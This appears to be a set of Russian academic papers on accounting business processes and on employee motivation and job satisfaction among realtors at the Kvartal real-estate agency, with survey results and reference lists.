1) бизнес-процессы как составляющее производственной работы предприятия считаются объектами приложения производственного учета в том смысле, что учет деятельности обязан быть организован в разрезе процессов, а специфичность процессов в свою очередь определяет возникновение конкретных активов - характеристик процесса. Этими показателями, как было замечено, в первую очередь выступают затраты, характеризующие соответствующий основной и вспомогательный процесс, подпроцесс. При этом учет расходов может быть организован по разным аналитическим признакам, в том числе и в разрезе выделенных процессов (подпроцессов), и с данной точки зрения бизнес-процессы основной деятельности имеют все шансы рассматриваться как объекты аналитического учета затрат;

2) бизнес-процессы как составные элементы финансово-хозяйственной деятельности предприятия являются объектами приложения учета, а активы, капитал и обязательства остаются его классическими объектами;

3) в рамках всеохватывающего подхода к системе управления бизнес-процессами учетный процесс сам по себе считается бизнес-процессом, создающим продукт (отчетность), представляющий значимость для внутренних и внешних пользователей (клиентов) и содействующий приращению стоимости организации.

Порядок функционирования процесса описывается в его регламенте, который обязан содержать информацию о его обладателе, выходах,

покупателях, входах, поставщиках, ресурсах, технологии выполнения, показателях, документации процесса [4]. Рассмотрим вышеперечисленные составляющие любого бизнес-процесса.

Любой процесс обязан иметь владельца, отвечающего за его результативность и эффективность. Предложение о том, что для учетного процесса владельцем является главный бухгалтер видится очень обоснованным, так как он считается руководителем структурного подразделения (бухгалтерии), грани которого совпадают с границами учетного процесса. Но учетный процесс нельзя обрисовать лишь только на одном уровне, вследствие чего появляется необходимость в декомпозиции процесса.

Очень интересным представляется предложение С. Нойманна, К. Пробста и К. Вернсманна о распределении ответственности при управлении процессом. Так, они предлагают выделить ответственных за процессы, владельцев процессов и менеджеров процессов [2].

Основные задачи ответственного за процессы возможно обозначить так: информация, коммуникация, координация, управление и непрерывное совершенствование [2]. В рамках крупных организаций им является финансовый директор.

Обладатель процесса - это лицо из состава управления фирмы. Он определяет цели процесса, сопоставляет их с целями фирмы и держит под контролем достижение установленных целей. Обладатель процесса имеет возможность делегировать собственные возможности ответственным за процессы [2]. В рамках компании им считается зам. генерального директора или сам директор.

В должности менеджера процесса объединяются задачи руководителя проекта по реорганизации и консультанта по оптимизации [2]. Тут мы рассматриваем уже самого главного бухгалтера.

Из определения процесса можно сделать вывод, что он предназначен для преобразования входов в выходы, таким образом, предназначение процесса предопределяется результатом, который обязан быть получен на выходе. Следовательно, обсуждение процесса абсолютно разумно начинать с определения его выходов, а еще их клиентов. Выходы процесса бывают материальными - в облике продукта и нематериальными - в облике информации.

Особенностью учетного процесса считается то, собственно, что как его выходом, так и входом является информация. Конечным результатом учетного процесса, возможно считать отчетность организации (бухгалтерскую, налоговую, статистическую).

Помимо внешних выходов, существуют и внутренние выходы, обусловленные информационными потоками между процессами (подразделениями) организации. В частности, в процессе бухгалтерского учета формируется информация, которая использоваться владельцами процессов для управления ими. Каждый процесс генерирует выходы,

информационного характера в виде отчетов о ходе процесса и его эффективности, часть информации для таких отчетов формируется в системе учета. Таким образом, учетный процесс является поставщиком информационных ресурсов для владельцев всех процессов организации.

Декомпозиция (структура) процесса. На уровне описания процесса целесообразно поместить схему декомпозиции процесса на подпроцессы с перечнем подпроцессов всех уровней. Ниже приведен пример декомпозиция процесса субсидирования в группе компаний (таблица 1).

Таблица 1. Декомпозиция процесса субсидирования

Процессы	Подпроцессы 1-го уровня	Подпроцессы 2-го уровня
1. Учетный процесс финансово-бухгалтерской службы.	1.1 Процесс получения субсидий для компании.	1.1.1 Мониторинг: анализ полного списка субсидий.
		1.1.2 Исполнение: своевременное согласование правильности оформления всех документов с контролирующим органом.
		1.1.3 Бюджетирование это ожидания по получению субсидий группой на будущий год в виде входящих денежных потоков.
		1.1.4 Планирование

В распоряжение владельца процесса (заместителя генерального директора) имеются ресурсы, необходимые для функционирования процесса, т. е. материальные или информационные объекты, которые регулярно используются для работы процесса. Как уже отмечалось, к ресурсам относят информацию, оборудование, персонал, программное обеспечение, финансы, транспорт, связь и т.п.

На уровне подпроцессов для описания такого ресурса, как персонала может быть использована таблица 2. Необходимо помнить, что в учетном процессе могут участвовать сотрудники не только бухгалтерской службы, но и других подразделений.

Таблица 2. Персонал подпроцесса

№	Подразделение	Должность сотрудника	Количество сотрудников
1	Бухгалтерия	главный бухгалтер	1
2	Бухгалтерия	заместитель главного бухгалтера	1
3	Финансы и контроллинг	финансовый контролер	1

Возведение бухгалтерского учета в виде процессов, считается условием формирования единой системы управления предприятиями. В русских компаниях, являющихся фаворитами в своих секторах, данное

направление совершенствования менеджмента реализуется несколько лет, однако подавляющее большинство организаций вопросами регламентации бизнес-процессов не занимаются, что еще больше отдаляет их от лидеров.

Улучшение информационных технологий и внедрение их в учетный процесс поставило задачу разработки сквозных бизнес-процессов, включающих в себя также учетные процессы. По мнению Э.С. Хендриксена и М.Ф. Ван Бреда «в мире произошла информационная революция... на смену бухгалтерским регистрам придут базы данных, частью которых станет финансовая информация» [1].

В данной статье было выполнено исследование теоретических положений учетно-аналитического обеспечения управления бизнес-процессами.

Использованные источники:

1. Камордженова Н.А. Бухгалтерский учет в схемах и рисунках / Н.А. Камордженова, И.В. Карташова. - М. : ИНФРА-М, 2017. - 494 с.
2. Менеджмент процессов / [под ред. И. Беккера, Л. Вилкова, В. Таратухина, М. Кутелера, М. Роземанна]; пер. с нем. - М.: Эксмо, 2008. - 384 с.
3. МС ИСО 9001:2008. Системы менеджмента качества. Требования. - М.: Стандартинформ, 2009.
4. Репин В.В. Бизнес-процессы компании: построение, анализ, регламентация / В.В. Репин. — М. : Стандарты и качество, 2007. — 240 с.

УДК 331.108.26

Пинтаева М.Ю.
аспирант
ФГБОУ ВО «Московский педагогический государственный университет» (МПГУ)
Россия, г. Москва

ПРОБЛЕМЫ ПОСТРОЕНИЯ СИСТЕМЫ СТИМУЛИРОВАНИЯ И МОТИВАЦИИ ПЕРСОНАЛА

Аннотация: Построение системы обучения и стимулирования менеджеров по продажам в риэлтерской компании. Специальные приемы обучения риэлтеров. Особенности организации труда и мотивации работы риэлтеров.

Ключевые слова: Управление персоналом, организация труда, мотивация труда, стимулирование работы риэлтеров

Pintaeva M. Yu.
Postgraduate
FSBEI "Moscow state pedagogical University" (MSPU), Moscow

PROBLEMS OF CREATION OF SYSTEM OF STIMULATION AND MOTIVATION OF STAFF

Abstract: Building a system of training and stimulation of sales managers in a real estate company. Special methods of teaching realtors. Features of the organization of work and motivation of realtors.

Key words: personnel management, organization of work, motivation of work, stimulation of work of realtors

Далеко не каждый человек может заниматься риелторской деятельностью. Рынок недвижимости достаточно суровый и здесь выживают сильнейшие. Также проблемой является то, что в России достаточно низкая лояльность к профессии, в то время, как в Америке и Европе работа риелтором считается престижной и высокооплачиваемой.

Вход в профессию не быстрый и этап входа в профессию является достаточно проблемным для компании. Кроме того, учитывая тот факт, что в заработной плате отсутствует оклад, заинтересовать людей прийти, остаться и начать зарабатывать довольно сложно[188].

В сфере продаж многие работают, получая свой % от выручки, но, тем не менее, у них практически всегда есть минимальный оклад. У людей всегда есть денежные обязательства, поэтому далеко не каждый сможет себе позволить работать без оклада. Существует миф, что риелтор может

[188] Стрельцова В.Ю., Погребняк М.В. Мотивация персонала: как это делают в России и за рубежом // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_24292242_44406106.pdf; Большакова И.А. Мотивация как элемент эффективного управления персоналом // E-library: научная электронная библиотека. 2014. URL: https://elibrary.ru/download/elibrary_21483657_11090066.pdf

совершить одну сделку и спокойно жить целый месяц, ничего не делая. Это далеко не так, иногда, чтобы выйти на сделку приходится регулярно работать с клиентом в течение нескольких месяцев. Тем более, если получить свою комиссию и устроить после этого месячный отдых, то вероятность, что в следующем месяце специалист снова выйдет на задаток сводится к нулю. Таким образом, риелтор не может позволить себе долго отдыхать.

Несмотря на то, что график работы считается преимуществом работы риелтора, здесь тоже есть свои минусы. График работы у риелторов напряженный, необходимо быть на связи в любое время дня и ночи, поэтому удержать баланс между своими клиентами, новичками и личной жизнью довольно не просто. Многие новички при личной беседе отвечали, что для них больше нет выходных, так как выходные дни практически всегда являются рабочими. На начальном этапе такой график для новых сотрудников очень тяжел.

Считается, что нормальная средняя продолжительность работы риелтора в компании равна 2-3 годам. Многие изначально рассматривают эту сферу как возможность заработать и уйти, другие не могут выдержать такой темп достаточно долгий промежуток времени, а кто-то, получив знания, навыки и компетенции приходит к выводу, что он больше не хочет делиться с компанией, ведь практически всю работу он выполняет сам, и уходит. В других филиалах были случаи, когда уходил менеджер, забирал с собой всю свою команду и открывал свое агентство недвижимости.

В ФРК «Квартал» текучесть кадров не критичная, но, тем не менее, высокая. Наибольшая текучесть наблюдается у новичков, которые работают менее трех месяцев. Многие из них уходят, так и не дождавшись своей первой сделки, кто-то разочаровавшись в сфере, другие недооценили свои силы и представляли данную профессию совсем иначе. Причин может быть множество, но в действительности существует малый процент ошибки найма (от этого никуда не уйти, он все равно будет присутствовать) и большая проблема адаптации[189].

В какой-то момент руководство столкнулось с такой проблемой, что план по найму имеется, а новичков закреплять не за кем. Наставники и менеджеры отказывались брать себе в нагрузку новичков по причине собственной занятости. Было проблематично уделять каждому новичку минимум 5 часов в неделю, когда их много, и при этом у наставников есть свои клиенты, с которыми также нужно взаимодействовать[190]. Даже когда приходилось напрямую задействовать генерального и коммерческого директора и за новичками формально закрепляли наставников, они

[189] Арямова Н. Система обучения персонала как фактор конкурентоспособности организаций. URL: http://www.iuorao.ru/images/jurnal/13_1/aryamova.pdf; Симоненко В.Н., Симоненко Н.Н., Старкова Е.Ю. Организационные меры по совершенствованию мотивации персонала предприятий // E-library: научная электронная библиотека. 2012. URL: https://elibrary.ru/download/elibrary_18754612_67557046.pdf

[190] Кашепов А.В. Россия в 2020 году: прогнозы численности населения и рабочей силы. Вестник Российского нового университета. Серия: Человек и общество. 2012.№2. С.7-12

старались минимизировать взаимодействие с новичками, и новые сотрудники все равно уходили, не достигнув обещанных результатов.

В первую очередь, ошибкой является маленький процент от сделки наставнику, трудозатраты не соизмеримы с денежной мотивацией. Наставникам не имеет смысла тратить свое время на новичков и при этом получить с них всего 5% с комиссии. Гораздо лучше заниматься со своими клиентами и при этом зарабатывать неплохие деньги. Компании необходимо пересмотреть систему адаптации новичков и мотивацию наставников.

Помимо этого существует проблема неэффективных сотрудников, работающих достаточно долгий период времени[191]. Некоторые из них могут совершать сделки один раз в три месяца. При личной беседе было выявлено, что, по большей степени, этих людей в компании держит коллектив и хорошая атмосфера. Они понимают, что являются неэффективными, и сами не зарабатывают денег, но при этом они не хотят уходить из компании. Это люди, для которых важна социальная составляющая и попали они в компанию, скорее всего, по ошибке найма, либо по рекомендации.

Производительность по филиалу достаточно невысокая, в ноябре 2017 года из 72 специалистов на задатки вышли всего 34 и 28 специалистов закрыли сделки.

Для того чтобы пересмотреть систему мотивации, мы сочли необходимым провести анализ результатов составляющих элементов корпоративной культуры, определить круг проблем и потенциал для повышения мотивации персонала в компании (т.е. выявить по каким факторам мотивации наблюдается низкий уровень удовлетворенности и какие факторы необходимо учитывать для развития мотивации персонала). Методом исследования выступает анкетирование[192].

На вопросы анкеты было предложено ответить специалистам по недвижимости, среди которых были новички со стажем работы в компании от 0 до 3-х месяцев, риелторы, наставники и менеджеры. Респонденты должны были ответить на 12 вопросов, которые включали вопросы об удовлетворенности трудом, уровнем материальной мотивации, и должны были выявлять факторы, которые могли бы увеличить мотивацию персонала к труду.

Цель исследования по направлению определения мотивов и удовлетворенности состояла в том, чтобы установить приоритетность мотивов, движимых работниками для удовлетворенности работой в организации и определить и проанализировать уровень удовлетворенности работников по различным факторам[193].

В опросе приняли участие 31 сотрудник: 9 человек, работающих менее

---

[191] Кашепов А.В. Структурные сдвиги в занятости населения России. Проблемный анализ и государственно-управленческое проектирование. 2013. Т.6. №4. С.129-137

[192] Кашепов А.В. Перспективные позиции России в мире в демографическом и трудовом измерениях. Проблемный анализ и государственно-управленческое проектирование. 2010. Т.3. №3. С.45-56

[193] Кадровый потенциал сферы услуг: прогнозный сценарий для России. Наука и школа. 2016. № 6. С. 19-24.

трех месяцев; 9 человек, работающих в компании от трех до шести месяцев и сотрудники, работающие более шести месяцев. У всех опрошенных высшее образование. В опросе приняли участие:

- новички, работающие от 0 до 3х месяцев - 29% опрошенных;
- специалисты от 4 до 6 месяцев – 29% опрошенных;
- специалисты от 6 и более месяцев – 42% опрошенных.

Для начала мы проанализировали причины прихода в компанию и по каким причинам сотрудники остаются работать в компании на сегодняшний день. В таблице 2.4.5 представлены ответы на вопрос о причинах прихода в компанию.

Таблица 1 – Причины выбора компании

Что определило Ваше решение прийти на работу в «Квартал»?	0-3	4-6	6 и более
1 Стремление реализоваться профессионально	67%	22%	31%
2 Стабильность и уверенность в будущем	11%	22%	
3 Престижность и авторитет компании			15%
4 Необходимость зарабатывать на жизнь	22%	56%	46%
5 Другое (уточнить)			8%

Необходимость зарабатывать на жизнь является основополагающим критерием для специалистов, находящихся в группах от 4х до 6ти и от 6ти и более. Также сотрудники от 6 и более единственные выбрали престижность и авторитет компании. Возможно, в тот момент сыграло роль то, что открывалась впервые франшиза в Калининграде и люди видели для себя много новых возможностей в новой растущей компании. То, что компания крупная и у нее достаточно широкая зона покрытия является преимуществом среди конкурентов. Люди рассчитывали, что они смогут зарабатывать неплохие деньги, работая в узнаваемой компании. При анкетировании было выявлено, что престижность и авторитет компании для кандидатов при выборе работы не так важен, здесь, скорее всего, сказывается то, что за два года компания не смогла выйти на передовые позиции в Калининграде. Поэтому привлекать людей брендом и престижностью сложно, т.к. компания в Калининграде практически два года, а многие ничего о ней еще даже не слышали.

Для новичков от 0 до 3х месяцев самым важным фактором (67% опрошенных) является возможность реализоваться профессионально. Многих привлекает тот факт, что в компании проводится обучение (у компаний конкурентов существует платное обучение на риелтора), а также в компании есть возможность развиваться профессионально. Для всех сотрудников это новая сфера и они видят большие возможности для своего роста в компании. Для специалистов, которые пришли более 6-ти месяцев назад, возможность развиваться стояла на втором месте по количеству ответов.

За стабильность и уверенность в будущем проголосовали 11% новичков и 22% специалистов 2ой группы, здесь, возможно послужили

позитивные отзывы о компании, сотрудничество и масштаб компании. Никто из третьей группы респондентов не выбрал данный пункт по причине того, что филиал только открывался, фактически не было нормального офиса и сложно было предугадать, что будет дальше.

Один из опрошенных выбрал пункт «другое», он ответил, что пришел в компанию по причине того, что можно заработать быстрые, легкие и хорошие деньги.

Далее мы сопоставили причины прихода в компанию и то, что держит специалистов сейчас. Ответы представлены в таблице 2.

Таблица 2. – Факторы, влияющие на работу в компании

Какие факторы в настоящее время определяют Вашу работу в компании?	От 0 до 3 мес.	От 4 до 6 мес.	От 6 и более мес.
1 Престижность и авторитет компании	33%		23%
2 Стабильность и уверенность в будущем			
3 Высокая заработная плата	22%	33%	23%
4 Стремление реализовать свой потенциал	44%	44%	38%
5 Невозможность найти более высокооплачиваемую работу		11%	15%
6 Необходимость где-то зарабатывать		11%	
7 Другое (уточните)			

67% новичков пришли в компанию с потребностью реализовать свой потенциал, в процессе работы, их количество снизилось и что интересно, никто из них не пришел по причине престижности и авторитета в компании. По истечении времени мнение сотрудников изменилось и уже 33% опрошенных ответили, что работают по причине престижности и авторитета в компании, лояльность новичков повысилась. Материальная составляющая не изменилась (22%), на данном этапе сложно отследить свой заработок, среди опрошенных были сотрудники, работающие даже меньше месяца, поэтому они, скорее всего, оценивали данный фактор исходя из своей оценки заработка других сотрудников.

Сотрудники, работающие более 4-х месяцев перестали быть уверенными в стабильности. 22% опрошенных при приеме на работу считали компанию и свои будущие доходы стабильными, но затем изменили свое мнение и число ответивших снизилось до нуля. Зато у специалистов этой группы возросло желание реализоваться в профессиональном плане, с 22% ответивших данная потребность возросла до 44%. Необходимость где-то зарабатывать и невозможность найти более высокооплачиваемую работу выбрали 11% опрошенных.

Специалисты, работающие более 6-ти месяцев, также почувствовали необходимость реализоваться профессионально. Уровень заработной платы держит 38% опрошенных.

Ответы, представленные в таблице 3, показывают оценку сотрудниками своего уровня квалификации.

Таблица 3 - Оценка уровня квалификации

Постарайтесь, как можно объективнее оценить уровень своей квалификации?	От 0 до 3 мес.	От 4 до 6 мес.	От 6 и более мес.
Высокий			15%
Достаточный для работы в нынешней должности	44%	67%	46%
Пока недостаточный	56%	33%	38%

Интересно, что новички и те, кто работает более 6-ти месяцев, оценили свою степень квалификации для данной работы практически на одном уровне. Возможно, новички высоко оценили свои способности. Но после того, как ждать результатов приходится дольше, чем они рассчитывали, может наступить разочарование в профессии. Те, кто работают более 6-ти месяцев, понимают, что каждая сделка - это уникальная ситуация и что необходимо постоянно учиться чему-то новому, чтобы всегда быть квалифицированным специалистом. Постоянно меняющееся законодательство, быстро растущий рынок диктуют свои правила, и если все время не учиться, то можно быстро потерять все навыки[194].

Лишь 15% опрошенных из группы 3, ответили, что считают свой уровень квалификации высоким, а 38% до сих пор недостаточным.

Что касается обучения, компания не жалеет своих ресурсов и постоянно старается обучить своих сотрудников чему-то новому. Однако, были случаи, когда обучение являлось демотивирующим фактором, потому что его было слишком много. Таким образом, всегда нужно держать баланс и чувствовать, когда необходимо обучение, а когда лучше приостановить его и дать возможность специалистам заниматься своими делами.

Использованные источники:

1. Стрельцова В.Ю., Погребняк М.В. Мотивация персонала: как это делают в России и за рубежом // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_24292242_44406106.pdf
2. Большакова И.А. Мотивация как элемент эффективного управления персоналом // E-library: научная электронная библиотека. 2014. URL: https://elibrary.ru/download/elibrary_21483657_11090066.pdf
3. Арямова Н. Система обучения персонала как фактор конкурентоспособности организаций. URL: http://www.iuorao.ru/images/jurnal/13_1/aryamova.pdf
4. Симоненко В.Н., Симоненко Н.Н., Старкова Е.Ю. Организационные меры по совершенствованию мотивации персонала предприятий // E-library: научная электронная библиотека. 2012. URL: https://elibrary.ru/download/elibrary_18754612_67557046.pdf
5. Багаутдинова А.В. Нематериальная мотивация // E-library: научная электронная библиотека. 2013. URL: https://elibrary.ru/download/elibrary_27537989_78934762.PDF

[194] Методология оценки вовлеченности [электронный ресурс] Режим доступа: http://axesgroup.ru/engagement/metodology/ дата обращения: 10.12.17)

6. Кашепов А.В. Россия в 2020 году: прогнозы численности населения и рабочей силы. Вестник Российского нового университета. Серия: Человек и общество. 2012.№2. С.7-12
7. Кашепов А.В. Структурные сдвиги в занятости населения России. Проблемный анализ и государственно-управленческое проектирование. 2013. Т.6. №4. С.129-137
8. Кашепов А.В. Перспективные позиции России в мире в демографическом и трудовом измерениях. Проблемный анализ и государственно-управленческое проектирование. 2010. Т.3. №3. С.45-56
9. Кашепов А.В. Кадровый потенциал сферы услуг: прогнозный сценарий для России. Наука и школа. 2016. № 6. С. 19-24.
10.Королева О.А. Новые способы нематериальной мотивации персонала в России // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_25081726_69137704.pdf
11.Кузнецов С.А. Недостатки системы мотивации в России как следствие несовершенной системы управления персоналом // Современные проблемы науки и образования: электронный научный журнал. 2011. URL: https://science-education.ru/ru/article/view?id=5092
12.Брайан Трейси Мотивация / Брайан Трейси – М: Манн, Иванов и Фербер, 2015.- 144 с.
13. Чибикова Т.В. Место риэлтера в экономической модели предпринимательства / Т.Чибикова - Вестник СибАДИ – 2013 - С. 170-176
14. Яковлева Т.Г. Мотивация персонала. Построение эффективной системы оплаты труда / Т.Г. Яковлева – СПб: Питер, 2012. – 405 с.
15. Иванова, С. Стимулирующий эффект корпоративной культуры // Журнал «Справочник кадровика». [электронный ресурс] Режим доступа: http://www.ippnou.ru/print/002074/ дата обращения: 16.11.17)
16. Методология оценки вовлеченности [электронный ресурс] Режим доступа: http://axesgroup.ru/engagement/metodology/ дата обращения: 10.12.17)

УДК 331.108.26

Пинтаева М.Ю.
аспирант
ФГБОУ ВО «Московский педагогический государственный университет» (МПГУ)
Россия, г. Москва

УДОВЛЕТВОРЕННОСТЬ РАБОТОЙ И МОТИВАЦИЯ ПЕРСОНАЛА

Аннотация: Понятие удовлетворенности работой. Социологические методы изучения удовлетворенности. Построение системы обучения и стимулирования менеджеров по продажам в риэлтерской компании. Особенности организации труда и мотивации работы риэлтеров.

Ключевые слова: Управление персоналом, удовлетворенность трудом, организация труда, мотивация труда, стимулирование работы риэлтеров

Pintaeva M. Yu.
Postgraduate
FSBEI "Moscow state pedagogical University" (MSPU), Moscow

JOB SATISFACTION AND MOTIVATION OF STAFF

Abstract: the Concept of job satisfaction. Sociological methods of studying satisfaction. Building a system of training and stimulation of sales managers in a real estate company. Features of the organization of work and motivation of realtors.

Keywords: personnel management, job satisfaction, organization of work, motivation, stimulation of realtors

Из проведенного автором статьи социологического опроса персонала риэлтерской компании «Квартал», мы видим, что более 68% риелторов, работающих более 6-ти месяцев, удовлетворены уровнем заработной платы, и порядка 30% не удовлетворены. В данной группе были также опрошены менеджеры, и, не исключается тот факт, что неудовлетворенность присутствует именно у менеджеров по причине того, что отдача работе у них достаточно серьезная, но это не всегда пропорционально их заработной плате[195].

Режимом работы удовлетворены практически все сотрудники 1-ой и 2-ой группы (так же присутствуют те, кто затруднились ответить, возможно, по причине адаптационного периода). Присутствует некоторый процент неудовлетворенности в 3-ей группе, но, опять же, есть вероятность того, что ответы были даны менеджерами. Неудовлетворенность режимом работы среди менеджеров может быть по причине того, что у них не совсем

[195] Стрельцова В.Ю., Погребняк М.В. Мотивация персонала: как это делают в России и за рубежом // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_24292242_44406106.pdf ; Большакова И.А. Мотивация как элемент эффективного управления персоналом // E-library: научная электронная библиотека. 2014. URL: https://elibrary.ru/download/elibrary_21483657_11090066.pdf

свободный график, как у риелторов. От менеджеров чаще требуется присутствие в офисе на различных совещаниях, планерках, встречах группы и обучении своих специалистов. На этапе рассмотрения этого аспекта, мы снова приходим к заключению, что необходим полный пересмотр мотивации у менеджеров, в противном случае специалисты просто больше не захотят расти до менеджеров и брать к себе новичков, так как при большей отдаче работе в компании, они будут получать меньше рядовых риелторов.

Разнообразие работы в большей степени удовлетворяет сотрудников и здесь, скорее всего, будет сложно повлиять на мотивацию специалистов, так как работа риелтора не предполагает других аспектов деятельности. Возможно, функционал несколько расширится, когда будет открыт отдел аренды, но особых изменений в разнообразие деятельности это не внесет[196].

Необходимость решения новых проблем полностью удовлетворяет всех сотрудников, здесь положительно сказывается то, что каждая сделка уникальна и может иметь за собой различные пути решения.

Самостоятельность в работе также положительно влияет на специалистов по недвижимости. Эти ответы были прогнозируемы, так как один из главных аспектов в работе риелтора – это самостоятельность и многие кандидаты выбирают эту работу по причине того, что хотят иметь свой маленький бизнес в бизнесе и быть самому себе руководителем. Учитывая стиль управления в компании, руководитель лишь направляет и помогает достижению результатов, в основном же это самостоятельная работа[197].

Практически все риелторы ответили, что работа соответствует личным способностям, только 33,3% новичков затруднялись ответить, так как прошел еще маленький срок и многим сложно понять, подходит им эта работа или нет. И что странно, 7,7% опрошенных сотрудников третьей группы скорее не удовлетворены, чем удовлетворены. Здесь возможно, что данная работа не подходит по личным качествам, но сотрудники не могут найти более высокооплачиваемую работу, либо занимаются риелторской деятельностью на уровне подработки.

В возможности должностного продвижения дали ответ, что сомневаются практически 1/3 всех опрошенных, 7,7% из третьей группы неудовлетворенны, все остальные остаются вполне довольными сложившейся ситуацией.

Санитарно-гигиенические условия вполне удовлетворяют сотрудников первой и второй группы, а в третьей есть 38,5% затрудняющихся ответить. Это может быть связано с отсутствием комнаты отдыха, где можно было бы принять пищу. Принимая во внимание тот факт, что далеко не каждый

---

[196] Арямова Н. Система обучения персонала как фактор конкурентоспособности организаций. URL: http://www.iuorao.ru/images/jurnal/13_1/aryamova.pdf ; Симоненко В.Н., Симоненко Н.Н., Старкова Е.Ю. Организационные меры по совершенствованию мотивации персонала предприятий // E-library: научная электронная библиотека. 2012. URL: https://elibrary.ru/download/elibrary_18754612_67557046.pdf

[197] Кашепов А.В. Россия в 2020 году: прогнозы численности населения и рабочей силы. Вестник Российского нового университета. Серия: Человек и общество. 2012.№2. С.7-12

месяц сотрудники делают задатки, становится довольно проблематично ежедневно питаться в общепите. Однако, по общему правилу, создание условий для приема пищи вблизи рабочего места является правом работодателя. На создание условий для приема пищи работодатель должен получить разрешение у санэпидслужбы и т.д. Если иное не установлено соглашением сторон трудового договора, коллективным договором или локальными нормативными актами, действующими в организации, работодатель не обязан создавать работнику условия для приема пищи на своей территории и обеспечивать работников специально отведенным для этого помещением.

Уровнем организации труда полностью удовлетворены специалисты со стажем от 0 до 3-х, и от 4-х до 6-ти месяцев, а последняя группа видит некоторые проблемы, 23,1% затрудняются ответить, а 7,7% скорее не удовлетворены, чем удовлетворены. Здесь причиной может послужить низкий уровень тайм-менеджмента коммерческого директора, из-за которого встречи часто задерживаются или переносятся.

Отношениями с коллегами удовлетворены все, кроме 7,7% сотрудников третьей группы, в данном случае причиной неудовлетворенности может послужить психологическая особенность самого специалиста, либо плохо сложившиеся отношения с кем-то определенным.

100% - ая удовлетворенность наблюдается у сотрудников в отношениях с их непосредственным руководителем. Под непосредственным руководителем может пониматься генеральный директор, коммерческий директор и менеджер[198].

Уровень технической оснащенности оставляет желать лучшего, и довольно маленький процент удовлетворенных этим аспектом. В компании действительно существует серьезная проблема с оргтехникой. Во - первых, когда в офисе собирается много сотрудников, не всем достаются компьютеры, людям приходится ждать либо приносить из дома свой ноутбук, что является не всегда удобным. Во-вторых, скорость интернета и самих компьютеров довольно низкая. Ощущается сильная нехватка принтеров. Наличие трех принтеров на всю компанию при численности персонала в 77 человек является критическим. В будущем это проблема обязательно должна быть решена.

В таблице 1. представлены ответы сотрудников, в которых они выбирали 5 самых важных характеристик работы. Данные ответы проанализированы в процентном соотношение и после этого составлен список, где 1 пункт - самый часто встречающийся ответ и самый важный для сотрудников и далее по убывающей.

[198] Кашепов А.В. Структурные сдвиги в занятости населения России. Проблемный анализ и государственно-управленческое проектирование. 2013. Т.6. №4. С.129-137

Таблица 1 – Наиболее важные характеристики работы

1	2	3	4	5	6
11	Сложность работы	11	Сложность работы	11	Сложность работы
12	Возможность общения в процессе работы	12	Обеспечение оргтехникой	12	Обеспечение оргтехникой
13	Низкая напряженность труда			13	Участие в управлении компанией

Выберите, пожалуйста, из нижеперечисленных характеристик работы 5 самых важных для Вас?					
От 0 до 3х месяцев		От 4х до 6ти месяцев		От 6ти и более месяцев	
1	Высокая з.п.	1	Высокая з.п.	1	Высокая з.п.
2	Возможность должностного продвижения	2	Благоприятный психологический климат	2	Самостоятельность в выполнении работ
3	Возможность профессионального роста	3	Возможность профессионального роста	3	Благоприятный психологический климат
4	Благоприятный психологический климат	4	Возможность общения в процессе работы	4	Разнообразие работы
5	Благоприятные условия труда	5	Благоприятные условия труда	5	Престиж профессии
6	Престиж профессии	6	Престиж профессии	6	Возможность профессионального роста
7	Разнообразие работы	7	Разнообразие работы	7	Возможность улучшить свои жилищно бытовые условия
8	Обеспечение оргтехникой	8	Самостоятельность в выполнении работ	8	Возможность должностного продвижения
9	Самостоятельность в выполнении работ	9	Возможность улучшить свои жилищно бытовые условия	9	Благоприятные условия труда
10	Возможность улучшить свои жилищно бытовые условия	10	Возможность должностного продвижения	10	Возможность общения в процессе работы

14	Участие в управлении компанией			14	Низкая напряженность труда

Как мы видим из таблицы, у всех на первом место стоит денежная мотивация, что характерно для сферы продаж, можно сделать выводы, что в компанию подобраны правильные сотрудники, так как у «продажников», денежная мотивация должна быть доминирующей[199].

Благоприятный психологический климат так же очень важен для сотрудников, ни у кого из трех групп, он не опускался ниже пятой позиции. Здесь играет роль то, что сфера недвижимости агрессивна и сложна, поэтому люди хотят чувствовать взаимопомощь и поддержку от коллег.

Возможность профессионального роста важны для первой и второй группы (место в рейтинге 3), а сотрудники третьей группы не поставили данный аспект в пятерку самых важных.

Самостоятельность в выполнении работ по достоинству оценили риелторы третьей группы, для них это является важнейшим моментом в их деятельности, специалисты первых двух групп находятся еще в стадии адаптации и для них самостоятельность не может играть ключевую роль, так как они еще нуждаются в помощи коллег и наставлениях своего непосредственного руководителя.

Сотрудники от 4-х до 6-ти месяцев стажа возможность общения поставили на 6-ое место по важности, когда для других групп этот аспект не так важен в работе.

Престиж профессии по важности стоит у всех примерно на одном месте (5-6), что также является важным, но не принципиальным для сотрудников. Хотя, вспоминая причины, по которым сотрудники пришли в компанию, многие из третьей группы выбирали как раз престижность и авторитет компании.

Мы увидели, что далеко не все сотрудники удовлетворены уровнем заработной платы, при том, что высокую заработную плату поставили на первое место сотрудники всех трех групп. Беря в расчет то, что не все специалисты выходят на результаты ежемесячно и уровень заработной платы их не устраивает, можно предположить, что они имеют вторую работу либо подработку. Специалисты, которые работают, долгий промежуток времени, появляются в офисе не так часто, как новички, из чего также можно сделать вывод об их занятости в других сферах. Экономическая ситуация представлена в таблице 2.

[199] Кашепов А.В. Перспективные позиции России в мире в демографическом и трудовом измерениях. Проблемный анализ и государственно-управленческое проектирование. 2010. Т.3. №3. С.45-56

Таблица 2. – Опрос оценки экономической ситуации

Заставляет ли Вас экономическая ситуация искать дополнительные источники дохода?	От 0 до 3-х месяцев	От 4-х до 6-ти месяцев	От 6-ти и более месяцев
да	78	56	15
нет	22	33	62
затрудняюсь ответить		11	23

Под экономической ситуацией понимается уровень заработной платы, стабильность заработка, и в общем возможность удовлетворять свои материальные потребности[200]. 78% сотрудников первой группы ответили, что вынуждены искать дополнительный источник дохода, во второй группе 56% опрошенных ответили так же. И только специалисты, которые работаю более шести месяцев, не так остро чувствуют необходимость поиска источника дополнительного заработка. Лишь 15% ищут подработку. Но и неудовлетворенных заработной платой в группе от 6 и более не так много. 62% специалистов по недвижимости занимаются только риелторской деятельностью.

В таблице 3. представлены результаты того, как специалисты по недвижимости оценивают влияние на свою трудовую активность тех или иных факторов.

Таблица 3 – Степень воздействия факторов на трудовую активность

